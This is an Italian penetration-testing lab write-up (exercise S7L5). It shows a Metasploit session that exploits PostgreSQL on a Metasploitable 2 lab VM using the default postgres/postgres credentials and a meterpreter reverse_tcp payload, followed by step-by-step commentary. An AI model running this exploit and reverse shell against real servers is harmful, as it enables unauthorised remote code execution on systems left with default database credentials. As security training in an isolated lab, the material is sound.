




S7L5

SARAH ORTIZ ES. 2

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.149
RHOST ⇒ 192.168.1.149
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.150
RHOST ⇒ 192.168.1.150
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter
/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set USERNAME postgres
USERNAME ⇒ postgres
msf6 exploit(linux/postgres/postgres_payload) > set PASSWORD postgres
PASSWORD ⇒ postgres
msf6 exploit(linux/postgres/postgres_payload) > exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.149
RHOST ⇒ 192.168.1.149
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.150
LHOST ⇒ 192.168.150
msf6 exploit(linux/postgres/postgres_payload) > exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.150
LHOST ⇒ 192.168.1.150
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC c
c (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/AKrIuDMt.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.149
```



Per caricare l’exploit utilizziamo il comando:
“use exploit/linux/postgres/postgres_payload”
Configuriamo l'indirizzo IP della Metasploitable e KALI:
“set RHOSTS 192.168.1.149
set LHOST 192.168.1.150"
Selezioniamo un payload Unix per ottenere una sessione di Meterpreter:
“set PAYLOAD linux/x86/meterpreter/reverse_tcp”
Fornirniamo le credenziali di default di PostgreSQL:
“set USERNAME postgres
set PASSWORD postgres”
è un passaggio essenziale nel processo di esecuzione dell'exploit per il servizio PostgreSQL su Metasploitable 2. Questo garantisce che l'exploit possa autenticarsi con il database e portare a termine l'attacco con successo.



Il comando route mostrerà tutte le rotte configurate sulla macchina, incluse le destinazioni di rete, i gateway, e le interfacce di rete utilizzate.